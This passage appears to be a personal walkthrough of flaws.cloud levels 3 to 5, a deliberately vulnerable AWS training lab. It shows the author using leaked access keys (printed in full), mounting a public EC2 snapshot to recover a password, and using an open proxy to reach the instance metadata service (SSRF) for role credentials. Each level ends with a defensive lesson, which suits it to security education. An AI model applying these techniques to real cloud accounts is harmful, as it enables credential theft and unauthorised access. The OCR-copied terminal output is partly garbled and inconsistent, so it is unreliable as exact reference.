secret_access_key Odhaz7n4bqxF3Bn/qgSnPEikBpqcBT7jqwP83jyS
(n3v1ll3@nevile:~) [~]
$ aws configure profile flaws-access
AWS Access Key ID [None]: AKIAJ36GLP8A1JKT7SA
AWS Secret Access Key [None]: Odhaz7n4bqxF3Bn/qgSnPEikBpqcBT7jqwP83jyS
Default region name [None]:
Default output format [None]: json
(n3v1ll3@nevile:~) [~]
$ 

```

7. Then to list S3 buckets using that profile, I run:

aws --profile flaws-access s3 ls

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
n3v1113@nevile: ~
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-control.pid
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-service.pid
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-seamless-tty7-control.pid
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-seamless-tty7-service.pid
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-vmvga-session-tty7-control.pid
-rw-r--r-- 1 n3v1113 n3v1113 5 Dec 13 10:48 .vboxclient-vmvga-session-tty7-service.pid
drwxr-xr-x 2 n3v1113 n3v1113 4096 Nov 18 13:24 Videos
-rw-r--r-- 1 n3v1113 n3v1113 10560 Dec 12 01:23 .vininfo
-rw-r--r-- 1 n3v1113 n3v1113 8512 Dec 13 11:47 .xsession-errors
-rw-r--r-- 1 n3v1113 n3v1113 4578 Dec 12 20:35 .xsession-errors.old
-rw-r--r-- 1 n3v1113 n3v1113 336 Nov 18 13:20 .zprofile
-rw-r--r-- 1 n3v1113 n3v1113 1493 Dec 13 11:39 .zsh_history
-rw-r--r-- 1 n3v1113 n3v1113 10853 Nov 18 13:20 .zshrc

{n3v1113@nevile: ~}
[n3v1113@nevile: ~] $ aws configure --profile flaws-access
AWS Access Key ID [None]: AKIAJ366LIPB41JKT7SA
AWS Secret Access Key [None]: OdNa7m+bqUvF3Bn/qgSnPEikBpqcBTtjqwP83jys
Default region name [None]: us-east-1
Default output format [None]: json

{n3v1113@nevile: ~}
[n3v1113@nevile: ~] $ aws s3 ls
2017-02-13 00:31:07 2fe4e3154c0a7f0d86a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 19:34:53 config-bucket-97542026209
2017-02-13 00:31:07 flaws.cloud
2017-02-05 00:40:07 flaws.cloud
2017-02-24 04:54:13 level2-c8b217a33fcf1839f6f1f73a0a9ae7.flaws.cloud
2017-02-26 21:15:44 level3-9afdf3927f195e10235021a578e6f78df.flaws.cloud
2017-02-26 21:15:44 level4-22144511e1-d2891ff6d42801b697724846c8533e.flaws.cloud
2017-02-26 22:47:58 level6-cc4c404a8ab8b761675e70a7d8c8988.flaws.cloud
2017-02-26 23:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud

{n3v1113@nevile: ~}
[n3v1113@nevile: ~] $ 

```

Lesson learned

People often leak AWS keys and then try to cover up their mistakes without revoking the keys. You should always revoke any AWS keys (or any secrets) that could have been leaked or were misplaced. Roll your secrets early and often.

Examples of this problem

- [Instagram's Million Dollar Bug](#): In this must read post, a bug bounty researcher uncovered a series of flaws, including finding an S3 bucket that had .tar.gz archives of various revisions of files. One of these archives contained AWS creds that then allowed the researcher to access all S3 buckets of Instagram. For more discussion of how some of the problems discovered could have been avoided, see the post ["Instagram's Million Dollar Bug": Case study for defense](#)

Another interesting issue this level has exhibited, although not that worrisome, is that you can't restrict the ability to list only certain buckets in AWS, so if you want to give an employee the ability to list some buckets in an account, they will be able to list them all. The key you used to discover this bucket can see all the buckets in the account. You can't see

what is in the buckets, but you'll know they exist. Similarly, be aware that buckets use a global namespace meaning that bucket names must be unique across all customers, so if you create a bucket named `merger_with_company_Y` or something that is supposed to be secret, it's technically possible for someone to discover that bucket exists.

Avoiding this mistake

Always roll your secrets if you suspect they were compromised or made public or stored or shared incorrectly. Roll early, roll often. Rolling secrets means that you revoke the keys (ie. delete them from the AWS account) and generate new ones.

Level 4

For the next level, you need to get access to the web page running on an EC2 at

4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

It'll be useful to know that a snapshot was made of that EC2 shortly after nginx was setup on it.

1. You can snapshot the disk volume of an EC2 as a backup. In this case, the snapshot was made public, but you'll need to find it.

To do this, first we need the account ID, which we can get using the AWS key from the previous level: **`aws --profile flaws-access sts get-caller-identity`**

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
(nvilll3@nvilll3) ~]
$ aws configure --profile flaws-access
AWS Access Key ID [None]: AKIAJ336L1PB4I2X75A
AWS Secret Access Key [None]: 0d687a6a4qu/F30n/qgSnPE1kBpqcBTTjqwP83jYs
Default region name [None]:
Default output format [None]: json

(nvilll3@nvilll3) ~]
$ aws --profile flaws-access s3 ls
2017-02-13 00:31:07 2fae33154c0a8ffdd0a041a12a452c2a4caed8d0.flaws.cloud
2017-02-12 23:03:24 79426262029

(nvilll3@nvilll3) ~]
$ aws --profile flaws-access s3 ls
2017-02-13 00:31:07 2fae33154c0a8ffdd0a041a12a452c2a4caed8d0.flaws.cloud
2017-02-12 23:03:24 79426262029
flaws-logs
2017-02-12 06:40:07
level2-cbb0f7af3cf1f83ff6ff72a9b9e7.flaws.cloud
2017-02-12 06:40:07
level1-1156739cfb264cedde514971a4bef68.flaws.cloud
2017-02-12 06:40:07
level1-1156739cfb264cedde514971a4bef68.flaws.cloud
2017-02-12 21:16:06
level4-1156739cfb264cedde514971a4bef68.flaws.cloud
2017-02-12 22:44:51
level5-d2891f604d2061b6772c481b0c8333e.flaws.cloud
2017-02-12 22:47:58
level6-c4c49a8ab8b761d7f9e7a0d8b988.flaws.cloud
2017-02-26 23:08:31
theend-7972378ada164bf912ce0fb3b282cf.flaws.cloud

(nvilll3@nvilll3) ~]
$ aws s3 ls $://(level4-1156739cfb264cedde514971a4bef68.flaws.cloud --profile flaws-access
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::975426262029:user/backup is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::level4-1156739cfb264cedde514971a4bef68.flaws.cloud" b
ecause no identity-based policy allows the s3:ListBucket action

(nvilll3@nvilll3) ~]
$ aws s3 ls $://(level4-1156739cfb264cedde514971a4bef68.flaws.cloud --profile flaws
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied


(nvilll3@nvilll3) ~]
$ aws --profile flaws-access sts get-caller-identity
{
    "UserId": "AIDAQ0HSDC3L6E2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
(nvilll3@nvilll3) ~]
```

- Using that command also tells you the name of the account, which in this case is named "backup". The backups this account makes are snapshots of EC2s.

2. discover the snapshot:

Command: ***aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-west-2***

- We specify the owner-id just to filter the output. For fun, run that command without the owner-id and notice all the snapshots that are publicly readable. By default snapshots are private, and you can transfer them between accounts securely by specifying the account ID of the other account, but a number of people just make them public and forget about them it seems.



Kali Linux [Running] - Oracle VirtualBox

```
File Machine View Input Devices Help
Session Actions Edit View Help
}
{n3v1ll3@nevile:~}
$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029
You must specify a region. You can also configure your region by running "aws configure".
{n3v1ll3@nevile:~}
$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-east-1
{
  "Snapshots": []
}
{n3v1ll3@nevile:~}
$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017-02-27"
        }
      ],
      "StorageType": "standard",
      "TransitType": "standard",
      "CompletionTime": "2017-02-28T01:37:07+00:00",
      "FullSnapshotSizeInBytes": 248564948,
      "SnapshotId": "snap-0b49342abd1bdcb89",
      "VolumeId": "vol-01c10390c0c13e950",
      "State": "completed",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "Progress": "100%",
      "OwnerId": "975426262029",
      "Description": "",
      "VolumeSize": 8,
      "Encrypted": false
    }
  ]
}
{n3v1ll3@nevile:~}
$
```

- With knowledge of the snapshot ID, i needed to mount it using my own AWS account.


First, create a volume using the snapshot:

Command: ***aws --profile YOUR_ACCOUNT ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89***

The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal session is running on a Kali Linux system with the command-line interface. The user has run several AWS CLI commands:

```
n3vill3@nevill3: ~
Session Actions Edit View Help
}
  "StorageTier": "standard",
  "TransferType": "standard",
  "CompletionTime": "2017-02-28T01:37:07+00:00",
  "FullSnapshotSizeInBytes": 485000000,
  "SnapshotId": "snap-0b49342abd1bdcb89",
  "VolumeId": "vol-04fc1c039bc13e0950",
  "State": "completed",
  "StartTime": "2017-02-28T01:35:12+00:00",
  "Progress": "100%",
  "OwnerId": "9752d6262029",
  "Description": "",
  "VolumeSize": 8,
  "Encrypted": false
}
}
(n3vill3@nevill3: ~)
$ aws --profile flaws-access ec2 describe-snapshots --region us-west-2
```
(n3vill3@nevill3: ~)
$ aws --profile flaws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342ab
dbdc8b9
{
 "AvailabilityZoneId": "usw2-az2",
 "Tags": [],
 "VolumeType": "gp2",
 "MultiAttachEnabled": false,
 "SnapshotId": "snap-0b49342abd1bdcb89",
 "AvailabilityZone": "us-west-2a",
 "CreateTime": "2017-12-13T11:32:14+00:00",
 "CreateVolumeRequest": "2017-12-13T11:32:14+00:00",
 "Encrypted": false
}
(n3vill3@nevill3: ~)
$
```

4. Now in the console you can create an EC2 (I prefer ubuntu, but any linux will do) in the us-west-2 region and in the storage options, choose the volume you just created.



5. SSH in with something like:

- ssh -i YOUR\_KEY.pem ubuntu@ec2-<public ip address with - instead of  
  .>[.us-west-2.compute.amazonaws.com](https://us-west-2.compute.amazonaws.com)

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

ubuntu@ip-172-31-36-118:~

```
[nvl11@nevile ~]$ cd Downloads
[nvl11@nevile ~]$ chmod 400 flaws-ec2-kali.pem
[nvl11@nevile ~]$ ssh -i flaws-ec2-kali.pem ubuntu@ec2-44-243-207-2.us-west-2.compute.amazonaws.com
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1015-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat Dec 13 12:07:50 UTC 2025

System load: 0.0 Temperature: -273.1 C
Usage of /: 26.0% of 6.71GB Processes: 114
Memory usage: 24%
Swap usage: 0% IP address for ens5: 172.31.36.118

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-36-118:~$
```

6. I mounted this extra volume by running:

- ***Lsblk***
- ***sudo mkdir /mnt/forensics***
- ***sudo mount -o ro /dev/nvme1n1p1 /mnt/forensics*** (-o ro ensures no changes are written to the disk.)

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
Memory usage: 24% Users logged in: 0
Swap usage: 0% IPv4 address for ens5: 172.31.36.118
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-36-118:~$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0 7:0 0 27.6M 1 loop /snap/amazon-ssm-agent/11797
loop1 7:1 0 73.9M 1 loop /snap/core22/2133
loop2 7:2 0 50.8M 1 loop /snap/snapd/25202
nvme0n1 259:0 0 937G 0 disk
└─nvme0n1p1 259:1 0 86G 0 part /
 ├─nvme0n1p14 259:14 0 4M 0 part
 ├─nvme0n1p15 259:15 0 108M 0 part /boot/efi
 ├─nvme0n1p16 259:16 0 937G 0 part /boot
 └─nvme0n1p17 259:17 0 86G 0 disk
 └─nvme0n1p18 259:18 0 86G 0 part
ubuntu@ip-172-31-36-118:~$ sudo mkdir /mnt/forensics
ubuntu@ip-172-31-36-118:~$ sudo mount /dev/nvme0n1p1 /mnt/forensics
ubuntu@ip-172-31-36-118:~$ ls /mnt/forensics
bin dev home initrd.img.old lib64 media opt root sh bin srv tmp var vmlinuz.old
boot etc initrd.img lib lost+found mnt proc run snap sys usr vmlinuz
ubuntu@ip-172-31-36-118:~$
```


In the ubuntu user's home directory is the file: `/home/ubuntu/setupNginx.sh`

This creates the basic HTTP auth user:

```
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpyiXgj7nJu7rw5Ro68iE8M
```

That is the username and password for the user. Enter those at

[4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud](https://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud)



## Lesson learned

AWS allows you to make snapshots of EC2's and databases (RDS). The main purpose for that is to make backups, but people sometimes use snapshots to get access back to their own EC2's when they forget the passwords. This also allows attackers to get access to things. Snapshots are normally restricted to your own account, so a possible attack would be an attacker getting access to an AWS key that allows them to start/stop and do other things with EC2's and then uses that to snapshot an EC2 and spin up an EC2 with that volume in your environment to get access to it. Like all backups, you need to be cautious about protecting them.

## Level 5

This EC2 has a simple HTTP only proxy on it. Here are some examples of its usage:


- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/blog/feed.xml>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/>

See if you can use this proxy to figure out how to list the contents of the level6 bucket at [level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud](http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud) that has a hidden directory in it.


On cloud services, including AWS, the IP 169.254.169.254 is magical. It's the metadata service.

There is an RFC on it ([RFC-3927](#)), but you should read the AWS specific docs on it [here](#).

- Combining the proxy and the Ip address, I visited the link in my browser.



The latest directory had a bunch of other folders, one of which had security credentials provided by the IAM role of the EC2 that allowed you to list the contents of the level 6 bucket, which you knew existed from the .git repo key



Looking in the bucket shows:

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
ubuntu@ip-172-31-36-118:~$ ls
ubuntu@ip-172-31-36-118:~$ cd /home
ubuntu@ip-172-31-36-118:~/home$ ls
ubuntu
ubuntu@ip-172-31-36-118:~/home$ cd ubuntu
ubuntu@ip-172-31-36-118:~/home/ubuntu$ ls
ubuntu@ip-172-31-36-118:~/home/ubuntu$ cd /
ls: cannot access `cd': No such file or directory
/
bin boot etc lib lib64 media opt root sbin snap sys usr
bin usr-is-merged dev home lib usr-is-merged lost+found mnt proc run sbin usr-is-merged snap sys var
ubuntu@ip-172-31-36-118:~/home$ cd /
bin boot etc lib lib64 media opt root sbin snap sys usr
bin usr-is-merged dev home lib usr-is-merged lost+found mnt proc run sbin usr-is-merged snap sys var
ubuntu@ip-172-31-36-118:~/home$ ls
ubuntu@ip-172-31-36-118:~/home$ cd ubuntu
ubuntu@ip-172-31-36-118:~/home/ubuntu$ ls -la
total 32
drwxr-x--- 4 ubuntu ubuntu 4096 Dec 13 12:18 .
drwxr-xr-x 3 root root 4096 Dec 13 11:17 ..
-rw-r--r-- 1 root root 1024 Dec 13 12:07 .bash_logout
-rw-r--r-- 1 root root 3771 Mar 31 2024 .bashrc
drwxr--r-- 2 ubuntu ubuntu 4096 Dec 13 12:07 .cache
-rw-r--r-- 1 ubuntu ubuntu 20 Dec 13 12:18 .lessht
-rw-r--r-- 1 root root 898 Dec 13 11:17 .profile
drwxr--r-- 2 ubuntu ubuntu 4096 Dec 13 11:57 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 13 12:13 sudo_as_admin_successful
ubuntu@ip-172-31-36-118:~/home$ Read from remote host ec2-44-243-207-2.us-west-2.compute.amazonaws.com: Connection reset by peer
Connection to ec2-44-243-207-2.us-west-2.compute.amazonaws.com closed.
client_loop: send disconnect: Broken pipe
[~/Downloads]
$ vim ./aws/credentials
[~/Downloads]
$ aws --profile levels s3 ls level8-cc4c404a8ab876167f5e70a7d8c9880.flaws.cloud
PRE ddcc78ff/
2017-02-27 05:11:07 871 index.html
[~/Downloads]
$

```

The IP address 169.254.169.254 is a magic IP in the cloud world. AWS, Azure, Google, DigitalOcean and others use this to allow cloud resources to find out metadata about themselves. Some, such as Google, have additional constraints on the requests, such as requiring it to use `Metadata-Flavor: Google` as an HTTP header and refusing requests with an `X-Forwarded-For` header. AWS has recently created a new IMDSv2 that requires special headers, a challenge and response, and other protections, but many AWS accounts may not have enforced it. If you can make any sort of HTTP request from an EC2 to that IP, you'll likely get back information the owner would prefer you not see.

## Examples of this problem

- [Nicolas GrÃ©goire](#) discovered that prezi allowed you point their servers at a URL to include as content in a slide, and this allowed you to point to 169.254.169.254 which provided the access key for the EC2 instance profile ([link](#)). He also found issues with access to that magic IP with [Phabricator](#) and [Coinbase](#).

---

